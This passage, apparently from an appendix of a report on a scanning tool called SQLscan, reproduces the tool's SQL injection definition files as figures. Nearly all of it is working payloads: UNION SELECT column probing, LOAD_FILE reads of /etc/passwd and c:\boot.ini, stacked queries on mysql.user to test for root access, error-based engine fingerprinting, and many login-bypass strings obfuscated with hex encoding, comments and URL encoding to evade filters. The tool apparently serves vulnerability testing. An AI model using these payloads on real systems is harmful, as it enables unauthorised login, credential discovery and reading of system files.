X=${ORIGVALUE}%27%3bD%45SC%20mysql%2euser%3b%20%2d%2d%20|TABLE_CATALOG|0|Partially URL-encoded additional command
(char field)
X=${ORIGVALUE}%27%29%3bD%45SC%20mysql%2euser%3b%20%2d%2d%20|TABLE_CATALOG|0|Partially URL-encoded additional command
(char field)
#
# Look for union select vulnerability
X=${ORIGVALUE}+union+select+@@version |different number of columns|0|UNION SELECT.
X=${ORIGVALUE}+union+select+99876589 |99876589|0|UNION SELECT: 1 field
X=${ORIGVALUE}+union+select+99876589,1 |99876589|0|UNION SELECT: 2 fields
X=${ORIGVALUE}+union+select+99876589,1,1 |99876589|0|UNION SELECT: 3 fields
X=${ORIGVALUE}+union+select+99876589,1,1,1 |99876589|0|UNION SELECT: 4 fields
X=${ORIGVALUE}+union+select+99876589,1,1,1,1 |99876589|0|UNION SELECT: 5 fields
X=${ORIGVALUE}+union+select+99876589,1,1,1,1,1 |99876589|0|UNION SELECT: 6 fields
X=${ORIGVALUE}+union+select+99876589,1,1,1,1,1,1 |99876589|0|UNION SELECT: 7 fields
X=${ORIGVALUE}+union+select+99876589,1,1,1,1,1,1,1 |99876589|0|UNION SELECT: 8 fields
X=${ORIGVALUE}+union+select+99876589,1,1,1,1,1,1,1,1 |99876589|0|UNION SELECT: 9 fields
X=1000000%27+union+select+concat(engine,version)+from+information_schema.tables+limit+1,1|MySQLEngines|0|Possible
schema enumeration
X=1000000+union+select+concat(engine,version)+from+information_schema.tables+limit+1,1|MySQLEngines|0|Possible
schema enumeration
X=1000000%27%20union%20select%20concat%28engine%2cversion%29%20from%20information_schema.tables%20limit%201%2c1|MySQ
LEngines|0|Possible schema enumeration (URL encoded spaces, commas and parentheses)
X=1000000%20union%20select%20concat%28engine%2cversion%29%20from%20information_schema.tables%20limit%201%2c1|MySQLEn
gines|0|Possible schema enumeration (URL encoded spaces, commas and parentheses)
#
# WINDOWS SERVERS
# next see if load_file can be used in plain text (i.e. magic quotes or equivalent not used by the server)
X=${ORIGVALUE}+union+select+load_file('c:\boot.ini')|boot loader|0|File reading via UNION SELECT (1 field) +
plaintext LOAD_FILE.
```

```
X=${ORIGVALUE}+union+select+load_file('c:\boot.ini'),1|boot loader|0|File reading via UNION SELECT (2 fields) + plaintext LOAD_FILE.
X=${ORIGVALUE}+union+select+load_file('c:\boot.ini'),1,1|boot loader|0|File reading via UNION SELECT (3 fields) + plaintext LOAD_FILE.
X=${ORIGVALUE}+union+select+load_file('c:\boot.ini'),1,1,1|boot loader|0|File reading via UNION SELECT (4 fields) + plaintext LOAD_FILE.
X=${ORIGVALUE}+union+select+load_file('c:\boot.ini'),1,1,1,1|boot loader|0|File reading via UNION SELECT (5 fields) + plaintext LOAD_FILE.
X=${ORIGVALUE}+union+select+load_file('c:\boot.ini'),1,1,1,1,1|boot loader|0|File reading via UNION SELECT (6 fields) + plaintext LOAD_FILE.
X=${ORIGVALUE}+union+select+load_file('c:\boot.ini'),1,1,1,1,1,1|boot loader|0|File reading via UNION SELECT (7 fields) + plaintext LOAD_FILE.
X=${ORIGVALUE}+union+select+load_file('c:\boot.ini'),1,1,1,1,1,1,1|boot loader|0|File reading via UNION SELECT (8 fields) + plaintext LOAD_FILE.
# Now try load_file without quotes by hex encoding the request:
X=${ORIGVALUE}+union+select+load_file(0x633a2f626f6f742e696e69)|boot loader|0|File reading via UNION SELECT (1 field) + hex-encoded LOAD_FILE.
X=${ORIGVALUE}+union+select+load_file(0x633a2f626f6f742e696e69),1|boot loader|0|File reading via UNION SELECT (2 fields) + hex-encoded LOAD_FILE.
X=${ORIGVALUE}+union+select+load_file(0x633a2f626f6f742e696e69),1,1|boot loader|0|File reading via UNION SELECT (3 fields) + hex-encoded LOAD_FILE.
X=${ORIGVALUE}+union+select+load_file(0x633a2f626f6f742e696e69),1,1,1|boot loader|0|File reading via UNION SELECT (4 fields) + hex-encoded LOAD_FILE.
X=${ORIGVALUE}+union+select+load_file(0x633a2f626f6f742e696e69),1,1,1,1|boot loader|0|File reading via UNION SELECT (5 fields) + hex-encoded LOAD_FILE.
X=${ORIGVALUE}+union+select+load_file(0x633a2f626f6f742e696e69),1,1,1,1,1|boot loader|0|File reading via UNION SELECT (6 fields) + hex-encoded LOAD_FILE.
X=${ORIGVALUE}+union+select+load_file(0x633a2f626f6f742e696e69),1,1,1,1,1,1|boot loader|0|File reading via UNION SELECT (7 fields) + hex-encoded LOAD_FILE.
X=${ORIGVALUE}+union+select+load_file(0x633a2f626f6f742e696e69),1,1,1,1,1,1,1|boot loader|0|File reading via UNION SELECT (8 fields) + hex-encoded LOAD_FILE.
# *NIX Boxes
X=${ORIGVALUE}+union+select+load_file('/etc/passwd')|root:|0|File reading via UNION SELECT (1 field) + plaintext LOAD_FILE.
X=${ORIGVALUE}+union+select+load_file('/etc/passwd'),1|root:|0|File reading via UNION SELECT (2 fields) + plaintext LOAD_FILE.
X=${ORIGVALUE}+union+select+load_file('/etc/passwd'),1,1|root:|0|File reading via UNION SELECT (3 fields) + plaintext LOAD_FILE.
```

```
X=${ORIGVALUE}+union+select+load_file('/etc/passwd'),1,1,1|root:|0|File reading via UNION SELECT (4 fields) +
plaintext LOAD_FILE.
X=${ORIGVALUE}+union+select+load_file('/etc/passwd'),1,1,1,1|root:|0|File reading via UNION SELECT (5 fields) +
plaintext LOAD_FILE.
X=${ORIGVALUE}+union+select+load_file('/etc/passwd'),1,1,1,1,1|root:|0|File reading via UNION SELECT (6 fields) +
plaintext LOAD_FILE.
X=${ORIGVALUE}+union+select+load_file('/etc/passwd'),1,1,1,1,1,1|root:|0|File reading via UNION SELECT (7 fields) +
plaintext LOAD_FILE.
X=${ORIGVALUE}+union+select+load_file('/etc/passwd'),1,1,1,1,1,1,1|root:|0|File reading via UNION SELECT (8 fields)
+ plaintext LOAD_FILE.
# Now try load_file without quotes by hex encoding the request:
X=${ORIGVALUE}+union+select+load_file(0x2f6574632f706173737764)|root:|0|File reading via UNION SELECT (1 field) +
hex-encoded LOAD_FILE.
X=${ORIGVALUE}+union+select+load_file(0x2f6574632f706173737764),1|root:|0|File reading via UNION SELECT (2 fields) +
hex-encoded LOAD_FILE.
X=${ORIGVALUE}+union+select+load_file(0x2f6574632f706173737764),1,1|root:|0|File reading via UNION SELECT (3 fields)
+ hex-encoded LOAD_FILE.
X=${ORIGVALUE}+union+select+load_file(0x2f6574632f706173737764),1,1,1|root:|0|File reading via UNION SELECT (4
fields) + hex-encoded LOAD_FILE.
X=${ORIGVALUE}+union+select+load_file(0x2f6574632f706173737764),1,1,1,1|root:|0|File reading via UNION SELECT (5
fields) + hex-encoded LOAD_FILE.
X=${ORIGVALUE}+union+select+load_file(0x2f6574632f706173737764),1,1,1,1,1|root:|0|File reading via UNION SELECT (6
fields) + hex-encoded LOAD_FILE.
X=${ORIGVALUE}+union+select+load_file(0x2f6574632f706173737764),1,1,1,1,1,1|root:|0|File reading via UNION SELECT (7
fields) + hex-encoded LOAD_FILE.
X=${ORIGVALUE}+union+select+load_file(0x2f6574632f706173737764),1,1,1,1,1,1,1|root:|0|File reading via UNION SELECT
(8 fields) + hex-encoded LOAD_FILE.
# EXECUTE ADDITIONAL SQL (E.G. READ ANOTHER PART OF THE DATABASE)
X=select Host from mysql.user where user ='root';|localhost|0|!! MySQL connecting as ROOT !! Embedded SELECT command
(e.g. password/credit card detail discovery).
X=select(Host)from(mysql.user)where(user)=0x726f6f74;|localhost|0|!! MySQL connecting as ROOT !! Embedded SELECT
command with no spaces and hex-encoded string (e.g. password/credit card detail discovery).
X=select%28Host%29from%28mysql.user%29where%28user%29=0x726f6f74;|localhost|0|!! MySQL connecting as ROOT !!
Embedded URL-encoded SELECT command with no spaces and hex-encoded string (e.g. password/credit card detail
discovery).
X=select%28Host%29from%28mysql.user%29where%28user%29=0%78726f6f74;|localhost|0|!! MySQL connecting as ROOT !!
Embedded URL-encoded SELECT command with no spaces and URL-encoded hex-encoding string (e.g. 0%78726f6f74 instead of
0x726f6f74 password/credit card detail discovery).
# repeat last 4 checks using a table all users can access
```

```
X=select engine from information_schema.tables where table_schema='information_schema' and
table_name='tables';|MEMORY|0|Embedded SELECT command (e.g. password/credit card detail discovery).
X=select(engine)from(information_schema.tables)where(table_schema)=(0x696e666f726d6174696f6e5f736368656d61)and(table
_name)=0x7461626c6573;|MEMORY|0|Embedded SELECT command with no spaces and hex-encoded string (e.g. password/credit
card detail discovery).
X=select%28engine%29from%28information_schema.tables%29where%28table_schema%29=%280x696e666f726d6174696f6e5f73636865
6d61%29and%28table_name%29=0x7461626c6573;|MEMORY|0|Embedded URL-encoded SELECT command with no spaces and hex-
encoded string (e.g. password/credit card detail discovery).
X=select%28engine%29from%28information_schema.tables%29where%28table_schema%29=%280%78696e666f726d6174696f6e5f736368
656d61%29and%28table_name%29=0%787461626c6573;|MEMORY|0|Embedded URL-encoded SELECT command with no spaces and URL-
encoded hex-encoding string (e.g. 0%78...... instead of 0x.....) - schema information discovery vulnerability.
```

Figure D.2– MySQLGetAttacks.dat

```
# SQLscan: Generic SQL Injection post attacks definition file
#
# Copyright (C) 2009 Evan Ryder.
# This file is part of SQLscan.
#
# SQLscan is free software: you can redistribute it and/or modify
# it under the terms of the GNU General Public License as published by
# the Free Software Foundation, either version 3 of the License, or
# (at your option) any later version.
#
# SQLscan is distributed in the hope that it will be useful,
# but WITHOUT ANY WARRANTY; without even the implied warranty of
# MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
# GNU General Public License for more details.
#
# You should have received a copy of the GNU General Public License
# along with SQLscan (in the file 'COPYING)'.  If not, see <http://www.gnu.org/licenses/>.
#
#
# Format:
#   Username|Password|Success indicator|Stop if successful|Description
#
#   Username:  The entry to place in the form's  username field
```

```
#
#   Password:  The entry to make in the form's password field
#
#   Success indicator:  The string which, if it appears in the resulting page,
#     indicates that this attack was succesful.  This field can also reference a
#     filename (in the successIndicators directory), containing multiple
#     possible matches.  Valid entries are:
#       a) 'userDefined' - The string as defined by the interactive user or
#          supplied via the -s switch.
#       b) 'identify' - Indicating that this check is used to identify the SQL
#          engine in use.
#       c) Any valid file name within the successIndicators sub-directory.
#          Such files can contain multiple possible matches - each on a seperate
#          line.  An attack is considered to be successful if any entry in the
#          referenced file is matched.
#     All other entries are treated as success indication strings and if found
#     in the form responder's HTML source, will indicate a successful attack.
#
#   Stop if successful: If this attack succeeds, stop scanning if there is a 1
#     in this field.
#
#   Description:  The text to describe the attack.  This is displayed on
#     screen and in the log file if the attack is successful.
#
# Reserved characters:
#                      | (field delimiter - use ^ wherever a vertical bar is required)
#                      ~ (temporarily replaces spaces to enable the passing of complete fields as function
parameters.  Any ~ in this file will be converted into a space)
#                      ^ (used in place of | in any SQL syntax)
#
# FIRST, TRY TO IDENTIFY THE SQL ENGINE BEING USED, BY CAUSING AN ERROR AND USING THE BUILT-IN
# 'IDENTIFY' SUCCESS INDICATOR:
'||identify|0|Plain-text SQL Injection (username field only)
|'|identify|0|Plain-text SQL Injection (password field only)
'|mypwd|identify|0|Plain-text SQL Injection (username field)
myid|'|identify|0|Plain-text SQL Injection (password field)
#
# Generate an error with bad syntax
1 when 0|1 when 0|identify|0|Unsuppressed error messages: Numeric field - invalid syntax
```

```
1' when 0|1' when 0|identify|0|Unsuppressed error messages: Character field - invalid syntax
#
# Try to generate a table not found error.  E.g. ERROR 1146 (42S02): Table 'dbname.nonExistantTable' doesn't exist
(MySQL)
(SELECT id FROM nonExistentTable)|9999|identify|0|Unsuppressed error messages: Numeric username field - Reference to
non-existent table
' and 9=(SELECT id FROM nonExistentTable)|9999|identify|0|Unsuppressed error messages: Character username field -
Reference to non-existent table
9999|(SELECT id FROM nonExistentTable)|identify|0|Unsuppressed error messages: Numeric pasword field - Reference to
non-existent table
9999|' and 9=(SELECT id FROM nonExistentTable)|identify|0|Unsuppressed error messages: Character pasword field -
Reference to non-existent table
#
# Try to generate an 'unknown column' error using a table which is known to exist: E.g. ERROR 1054 (42S22): Unknown
column 'idxr3' in 'where clause' (MySQL)
(SELECT idxr3)|9999|identify|0|Unsuppressed error messages: Numeric username field - Reference to non-existent
column in existing table
' and 9=(SELECT idxr3)|9999|identify|0|Unsuppressed error messages: Character username field - Reference to non-
existent column in existing table
9999|(SELECT idxr3)|identify|0|Unsuppressed error messages: Numeric pasword field - Reference to non-existent column
in existing table
9999|' and 9=(SELECT idxr3)|identify|0|Unsuppressed error messages: Character pasword field - Reference to non-
existent column in existing table
#
# Compare a single value to multiples: E.g. ERROR 1241 (21000): Operand should contain 1 column(s) or ERROR 1242
(21000): Subquery returns more than 1 row (MySQL)
(SELECT 1,2)|9999|identify|0|Unsuppressed error messages: Numeric username field - Comparison of a single value to
multiple values
' and 9=(SELECT 1,2)|9999|identify|0|Unsuppressed error messages: Character username field - Comparison of a single
value to multiple values
9999|(SELECT 1,2)|identify|0|Unsuppressed error messages: Numeric pasword field - Comparison of a single value to
multiple values
9999|' and 9=(SELECT 1,2)|identify|0|Unsuppressed error messages: Character pasword field - Comparison of a single
value to multiple values
#
# NOW THAT WE (HOPEFULLY) KNOW THE SQL ENGINE, TRY TO LOG IN TO THE SYSTEM
# ||identify|0|Obfuscated SQL Injection: URL encoding
# USING THE SUCCESS INDICATOR DEFINED BY THE USER TO KNOW IF YOU HAVE
# SUCCEEDED:
```

```
admin' or 'xyz1'='xyz1' -- |apassword|userDefined|0|Password-less Login as admin
admin' or 'xyz1'='xyz1') -- |apassword|userDefined|0|Password-less Login as admin
root' or 'xyz1'='xyz1' -- |apassword|userDefined|0|Password-less Login as root
root' or 'xyz1'='xyz1') -- |apassword|userDefined|0|Password-less Login as root
#
0 OR 1=1 -- |mypwd|userDefined|0|Log in by injecting an easy-to-detect true condition into a numeric username field
(plaintext)
0 OR 1=1) -- |mypwd|userDefined|0|Log in by injecting an easy-to-detect true condition into a parenthesis-enclosed,
numeric username field (plaintext)
#
120|0 OR 1=1 -- |userDefined|0|Log in by injecting an easy-to-detect true condition into a numeric password field
(plaintext)
120|0 OR 1=1) -- |userDefined|0|Log in by injecting an easy-to-detect true condition into a parenthesis-enclosed,
numeric password field (plaintext)
#
0' OR 'qwerty'='qwerty -- |mypwd|userDefined|0|Log in by injecting an easy-to-detect true condition into an alpha-
numeric username field (plaintext)
0' OR 'qwerty'='qwerty) -- |mypwd|userDefined|0|Log in by injecting an easy-to-detect true condition into a
parenthesis-enclosed, alpha-numeric username field (plaintext)
#
myid|0' OR 'qwerty'='qwerty -- |userDefined|0|Log in by injecting an easy-to-detect true condition into an alpha-
numeric password field (plaintext)
myid|0' OR 'qwerty'='qwerty) -- |userDefined|0|Log in by injecting an easy-to-detect true condition into a
parenthesis-enclosed, alpha-numeric password field (plaintext)
#
0 OR 'qwerty' IN ('ytrewq', 'qwerty') OR 'ghd'='q' -- |mypwd|userDefined|0|Log in by injecting a difficult-to-detect
true condition into a numeric username field (plaintext)
0 OR 'qwerty' IN ('ytrewq', 'qwerty') OR 'ghd'='q') -- |mypwd|userDefined|0|Log in by injecting a difficult-to-
detect true condition into a parenthesis-enclosed, numeric username field (plaintext)
#
23456789|0 OR 'qwerty' IN ('ytrewq', 'qwerty') OR 'ghd'='q' -- |userDefined|0|Log in by injecting a difficult-to-
detect true condition into an numeric password field (plaintext)
23456789|0 OR 'qwerty' IN ('ytrewq', 'qwerty') OR 'ghd'='q') -- |userDefined|0|Log in by injecting a difficult-to-
detect true condition into a parenthesis-enclosed, numeric password field (plaintext)
#
0' OR 'qwerty' IN ('ytrewq', 'qwerty') OR 'ghd'='q' -- |mypwd|userDefined|0|Log in by by injecting a difficult-to-
detect true condition into an alpha-numeric username field
0' OR 'qwerty' IN ('ytrewq', 'qwerty') OR 'ghd'='q') -- |mypwd|userDefined|0|Log in by by injecting a difficult-to-
detect true condition into a parenthesis-enclosed, alpha-numeric username field
```

```
#
23456|0' OR 'qwerty' IN ('ytrewq', 'qwerty') OR 'ghd'='q' -- |userDefined|0|Log in by by injecting a difficult-to-
detect true condition into an alpha-numeric password field
23456|0' OR 'qwerty' IN ('ytrewq', 'qwerty') OR 'ghd'='q') -- |userDefined|0|Log in by by injecting a difficult-to-
detect true condition into a parenthesis-enclosed, alpha-numeric password field
#
```

Figure D.3 – genericPostAttacks.dat

```
# SQLscan: MySQL Injection post attacks definition file.
#
# Copyright (C) 2009 Evan Ryder.
# This file is part of SQLscan.
#
# SQLscan is free software: you can redistribute it and/or modify
# it under the terms of the GNU General Public License as published by
# the Free Software Foundation, either version 3 of the License, or
# (at your option) any later version.
#
# SQLscan is distributed in the hope that it will be useful,
# but WITHOUT ANY WARRANTY; without even the implied warranty of
# MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
# GNU General Public License for more details.
#
# You should have received a copy of the GNU General Public License
# along with SQLscan (in the file 'COPYING)'.  If not, see <http://www.gnu.org/licenses/>.
#
#
# Format:
#   Username|Password|Success indicator|Stop if successful|Description
#
#   Username:  The entry to place in the form's  username field
#
#   Password:  The entry to make in the form's password field
#
#   Success indicator:  The string which, if it appears in the resulting page,
#     indicates that this attack was succesful.  This field can also reference a
#     filename (in the successIndicators directory), containing multiple
#     possible matches.  Valid entries are:
#       a) 'userDefined' - The string as defined by the interactive user or
#          supplied via the -s switch.
#       b) 'identify' - Indicating that this check is used to identify the SQL
#          engine in use.
#       c) Any valid file name within the successIndicators sub-directory.
#          Such files can contain multiple possible matches - each on a seperate
#          line.  An attack is considered to be successful if any entry in the
#          referenced file is matched.
#     All other entries are treated as success indication strings and if found
#     in the form responder's HTML source, will indicate a successful attack.
#
#   Stop if successful: If this attack succeeds, stop scanning if there is a 1
#     in this field.
#
#   Description:  The text to describe the attack.  This is displayed on
#     screen and in the log file if the attack is successful.
#
# Reserved characters:
#                      | (field delimiter - use ^ wherever a vertical bar is required)
#                      ~ (temporarily replaces spaces to enable the passing of complete fields as function
parameters.  Any ~ in this file will be converted into a space)
#                      ^ (used in place of | in any SQL syntax)
#
# Try to append a command that only root should be able to run
99;DESC mysql.user -- |99|max_user_connections|0|!! MySQL connecting as ROOT !! Plaintext additional command
(numeric username field)
99);DESC mysql.user -- |99|max_user_connections|0|!! MySQL connecting as ROOT !! Plaintext additional command
(numeric username field)
'; DESC mysql.user; -- |99|max_user_connections|0|!! MySQL connecting as ROOT !! Plaintext additional command
(alphabetic username field)
'); DESC mysql.user; -- |99|max_user_connections|0|!! MySQL connecting as ROOT !! Plaintext additional command
(alphabetic username field)
99|99; DESC mysql.user -- |max_user_connections|0|!! MySQL connecting as ROOT !! Plaintext additional command
(numeric password field)
99|99); DESC mysql.user -- |max_user_connections|0|!! MySQL connecting as ROOT !! Plaintext additional command
(numeric password field)
```

```
99|'; DESC mysql.user -- |max_user_connections|0|!! MySQL connecting as ROOT !! Plaintext additional command (alphabetic password field)
99|'); DESC mysql.user -- |max_user_connections|0|!! MySQL connecting as ROOT !! Plaintext additional command (alphabetic password field)
99;DESC/**/mysql.user#|99|max_user_connections|0|!! MySQL connecting as ROOT !! Plaintext additional command with no spaces (numeric username field)
99);DESC/**/mysql.user#|99|max_user_connections|0|!! MySQL connecting as ROOT !! Plaintext additional command with no spaces (numeric username field)
';DESC/**/mysql.user;#|99|max_user_connections|0|!! MySQL connecting as ROOT !! Plaintext additional command with no spaces (alphabetic username field)
');DESC/**/mysql.user;#|99|max_user_connections|0|!! MySQL connecting as ROOT !! Plaintext additional command with no spaces (alphabetic username field)
99|99;DESC/**/mysql.user#|max_user_connections|0|!! MySQL connecting as ROOT !! Plaintext additional command with no spaces (numeric password field)
99|99);DESC/**/mysql.user#|max_user_connections|0|!! MySQL connecting as ROOT !! Plaintext additional command with no spaces (numeric password field)
99|';DESC/**/mysql.user#|max_user_connections|0|!! MySQL connecting as ROOT !! Plaintext additional command with no spaces (alphabetic password field)
99|');DESC/**/mysql.user#|max_user_connections|0|!! MySQL connecting as ROOT !! Plaintext additional command with no spaces (alphabetic password field)
#
# Repeat above tests using something that is visible to all users
99;DESC information_schema.tables -- |99|TABLE_CATALOG|0|Schema enumeration via additional command (numeric username field)
99);DESC information_schema.tables -- |99|TABLE_CATALOG|0|Schema enumeration via additional command (numeric username field)
'; DESC information_schema.tables; -- |99|TABLE_CATALOG|0|Schema enumeration via additional command (alphabetic username field)
'); DESC information_schema.tables; -- |99|TABLE_CATALOG|0|Schema enumeration via additional command (alphabetic username field)
99|99; DESC information_schema.tables -- |TABLE_CATALOG|0|Schema enumeration via additional command (numeric password field)
99|99); DESC information_schema.tables -- |TABLE_CATALOG|0|Schema enumeration via additional command (numeric password field)
99|'; DESC information_schema.tables -- |TABLE_CATALOG|0|Schema enumeration via additional command (alphabetic password field)
99|'); DESC information_schema.tables -- |TABLE_CATALOG|0|Schema enumeration via additional command (alphabetic password field)
```

```
99;DESC/**/information_schema.tables#|99|TABLE_CATALOG|0|Schema enumeration via additional command with no spaces
(numeric username field)
99;)DESC/**/information_schema.tables#|99|TABLE_CATALOG|0|Schema enumeration via additional command with no spaces
(numeric username field)
';DESC/**/information_schema.tables;#|99|TABLE_CATALOG|0|Schema enumeration via additional command with no spaces
(alphabetic username field)
');DESC/**/information_schema.tables;#|99|TABLE_CATALOG|0|Schema enumeration via additional command with no spaces
(alphabetic username field)
99|99;DESC/**/information_schema.tables#|TABLE_CATALOG|0|Schema enumeration via additional command with no spaces
(numeric password field)
99|99);DESC/**/information_schema.tables#|TABLE_CATALOG|0|Schema enumeration via additional command with no spaces
(numeric password field)
99|';DESC/**/information_schema.tables#|TABLE_CATALOG|0|Schema enumeration via additional command with no spaces
(alphabetic password field)
99|');DESC/**/information_schema.tables#|TABLE_CATALOG|0|Schema enumeration via additional command with no spaces
(alphabetic password field)
#
#
# Try to bypass authentication
mypwd' OR 'ABC' IN ('BAC', 'ABC', 'CAB') LIMIT 0,1 -- |mypass|userDefined|0|Login using first record in the table
(username field)
mypwd' OR 'ABC' IN ('BAC', 'ABC', 'CAB') LIMIT 0,1#|mypass|userDefined|0|Login using first record in the table
(username field)
mypwd' OR 'ABC' IN ('BAC', 'ABC', 'CAB') LIMIT 0,1/*|mypass|userDefined|0|Login using first record in the table
(username field)
mypwd' or 0x414243 in (0x424143, 0x414243, 0x434142) LIMIT 1,1 -- |mypwd|userDefined|0|Login using first record in
the table (username field - hex-encoded strings)
mypwd' or 0x414243 in (0x424143, 0x414243, 0x434142) LIMIT 1,1#|mypwd|userDefined|0|Login using first record in the
table (username field - hex-encoded strings)
mypwd' or 0x414243 in (0x424143, 0x414243, 0x434142) LIMIT 1,1/*|mypwd|userDefined|0|Login using first record in the
table (username field - hex-encoded strings)
mypwd'/**/OR/**/0x414243/**/IN/**/(0x424143,0x414243,0x434142)/**/LIMIT/**/0,1/**/#|mypwd|userDefined|0|Login using
first record in the table (username field - hex-encoded strings - no spaces)
9|mypwd' OR 'ABC' IN ('BAC', 'ABC', 'CAB') LIMIT 0,1|userDefined|0|Login using first record in the table (password
field)
9|mypwd' OR 'ABC' IN ('BAC', 'ABC', 'CAB') LIMIT 0,1 -- |userDefined|0|Login using first record in the table
(password field)
9|mypwd' OR 'ABC' IN ('BAC', 'ABC', 'CAB') LIMIT 0,1#|userDefined|0|Login using first record in the table (password
field)
```

```
9|mypwd' OR 'ABC' IN ('BAC', 'ABC', 'CAB') LIMIT 0,1/*|userDefined|0|Login using first record in the table (password
field)
9|0x6D7970776427 OR 0x414243 IN (0x424143, 0x414243, 0x434142) LIMIT 0,1|userDefined|0|Login using first record in
the table (password field - hex-encoded strings)
9|0x6D7970776427 OR 0x414243 IN (0x424143, 0x414243, 0x434142) LIMIT 0,1 -- |userDefined|0|Login using first record
in the table (password field - hex-encoded strings)
9|0x6D7970776427 OR 0x414243 IN (0x424143, 0x414243, 0x434142) LIMIT 0,1#|userDefined|0|Login using first record in
the table (password field - hex-encoded strings)
9|0x6D7970776427 OR 0x414243 IN (0x424143, 0x414243, 0x434142) LIMIT 0,1/*|userDefined|0|Login using first record in
the table (password field - hex-encoded strings)
9|0x6D7970776427/**/OR/**/0x414243/**/IN/**/(0x424143,0x414243,0x434142)/**/LIMIT/**/0,1|userDefined|0|Login using
first record in the table (password field - hex-encoded strings)
9|0x6D7970776427/**/OR/**/0x414243/**/IN/**/(0x424143,0x414243,0x434142)/**/LIMIT/**/0,1 -- |userDefined|0|Login
using first record in the table (password field - hex-encoded strings)
9|0x6D7970776427/**/OR/**/0x414243/**/IN/**/(0x424143,0x414243,0x434142)/**/LIMIT/**/0,1#|userDefined|0|Login using
first record in the table (password field - hex-encoded strings)
9|0x6D7970776427/**/OR/**/0x414243/**/IN/**/(0x424143,0x414243,0x434142)/**/LIMIT/**/0,1/*|userDefined|0|Login using
first record in the table (password field - hex-encoded strings)
#
# work around server-truncated fields by using the shortest possible strings
4 OR 1#|mypwd|userDefined|0|Login by selecting all records (numeric username field)
# NOTE: ^ changes into a vertical bar in 'Post' usernames and passwords (because the vertical bar is reserved as the
field delimiter in this file):
4 OR 1-- |mypwd|userDefined|0|Login by selecting all records (numeric username field)
4 OR 1/*|mypwd|userDefined|0|Login by selecting all records (numeric username field)
4/**/or/**/1#|mypwd|userDefined|0|Login by selecting all records using no spaces (numeric username field)
4/**/or/**/1-- |mypwd|userDefined|0|Login by selecting all records using no spaces (numeric username field)
4/**/or/**/1/*|mypwd|userDefined|0|Login by selecting all records using no spaces (numeric username field)
4^^1#|mypwd|userDefined|0|Login by selecting all records using no spaces (numeric username field)
(4)or(1)#|mypwd|userDefined|0|Login by selecting all records using no spaces (numeric username field)
(4)or(1)-- |mypwd|userDefined|0|Login by selecting all records using no spaces (numeric username field)
(4)or(1)/*|mypwd|userDefined|0|Login by selecting all records using no spaces (numeric username field)
'or 1#|mypwd|userDefined|0|Login by selecting all records using less than 8 characters (CHAR username field)
'^^1#|mypwd|userDefined|0|Login by selecting all records using less than 8 characters and no spaces (CHAR username
field)
'or 1-- |mypwd|userDefined|0|Login by selecting all records using less than 8 characters (CHAR username field)
'^^1-- |mypwd|userDefined|0|Login by selecting all records using less than 8 characters (CHAR username field)
'or 1/*|mypwd|userDefined|0|Login by selecting all records using less than 8 characters (CHAR username field)
```

```
'^^1/*|mypwd|userDefined|0|Login by selecting all records using less than 8 characters and no spaces (CHAR username
field)
'or(1)#|mypwd|userDefined|0|Login by selecting all records using no spaces and less than 8 characters (CHAR username
field)
'or(1)-- |mypwd|userDefined|0|Login by selecting all records using no spaces and less than 8 characters (CHAR
username field)
'or(1)/*|mypwd|userDefined|0|Login by selecting all records using no spaces and less than 8 characters (CHAR
username field)
4'or/**/1#|mypwd|userDefined|0|Login by selecting all records using no spaces (CHAR username field)
4'or/**/1-- |mypwd|userDefined|0|Login by selecting all records using no spaces (CHAR username field)
4'or/**/1/*|mypwd|userDefined|0|Login by selecting all records using no spaces (CHAR username field)
# repeat tests for password field
2|4 OR 1#|userDefined|0|Login by selecting all records (numeric password field)
2|4^^1#|userDefined|0|Login by selecting all records (numeric password field)
2|4 OR 1-- |userDefined|0|Login by selecting all records (numeric password field)
2|4^^1-- |userDefined|0|Login by selecting all records (numeric password field)
2|4 OR 1/*|userDefined|0|Login by selecting all records (numeric password field)
2|4^^1/*|userDefined|0|Login by selecting all records (numeric password field)
2|4/**/or/**/1#|userDefined|0|Login by selecting all records using no spaces (numeric password field)
2|4/**/or/**/1-- |userDefined|0|Login by selecting all records using no spaces (numeric password field)
2|4/**/or/**/1/*|userDefined|0|Login by selecting all records using no spaces (numeric password field)
2|(4)or(1)#|userDefined|0|Login by selecting all records using no spaces and 9 characters (numeric password field)
2|(4)or(1)-- |userDefined|0|Login by selecting all records using no spaces and 9 characters (numeric password field)
2|(4)or(1)/*|userDefined|0|Login by selecting all records using no spaces and 9 characters (numeric password field)
2|'or 1#|mypwd|userDefined|0|Login by selecting all records using less than 8 characters (CHAR password field)
2|'^^1#|mypwd|userDefined|0|Login by selecting all records using less than 8 characters and no spaces (CHAR password
field)
2|'or(1)#|userDefined|0|Login by selecting all records using no spaces and less than 8 characters (CHAR password
field)
2|'or(1)-- |userDefined|0|Login by selecting all records using no spaces and less than 8 characters (CHAR password
field)
2|'or(1)/*|userDefined|0|Login by selecting all records using no spaces and less than 8 characters (CHAR password
field)
2|'or/**/1#|userDefined|0|Login by selecting all records using no spaces (CHAR password field)
2|'or/**/1-- |userDefined|0|Login by selecting all records using no spaces (CHAR password field)
2|'or/**/1/*|userDefined|0|Login by selecting all records using no spaces (CHAR password field)
2|'^^1/*|userDefined|0|Login by selecting all records using no spaces (CHAR password field)
2|'or/**/true-- |userDefined|0|Login by selecting all records using no spaces or numbers (CHAR password field)
#
```

```
# what if the system is looking for the count of records returned?
union select 1 -- |11111|userDefined|0|Login by making the record count equal 1
' union select 1 -- |11111|userDefined|0|Login by making the record count equal 1
') union select 1 -- |11111|userDefined|0|Login by making the record count equal 1
union select 1#|11111|userDefined|0|Login by making the record count equal 1
' union select 1#|11111|userDefined|0|Login by making the record count equal 1
') union select 1#|11111|userDefined|0|Login by making the record count equal 1
union select 1/*|11111|userDefined|0|Login by making the record count equal 1
' union select 1/*|11111|userDefined|0|Login by making the record count equal 1
') union select 1/* |11111|userDefined|0|Login by making the record count equal 1
') union select 1/* |*/|userDefined|0|Login by making the record count equal 1
# repeat for password field
11111|union select 1 -- |userDefined|0|Login by making the record count equal 1
11111|' union select 1 -- |userDefined|0|Login by making the record count equal 1
11111|') union select 1 -- |userDefined|0|Login by making the record count equal 1
11111|union select 1#|userDefined|0|Login by making the record count equal 1
11111|' union select 1#|userDefined|0|Login by making the record count equal 1
11111|') union select 1#|userDefined|0|Login by making the record count equal 1
11111|union select 1/*|userDefined|0|Login by making the record count equal 1
11111|' union select 1/*|userDefined|0|Login by making the record count equal 1
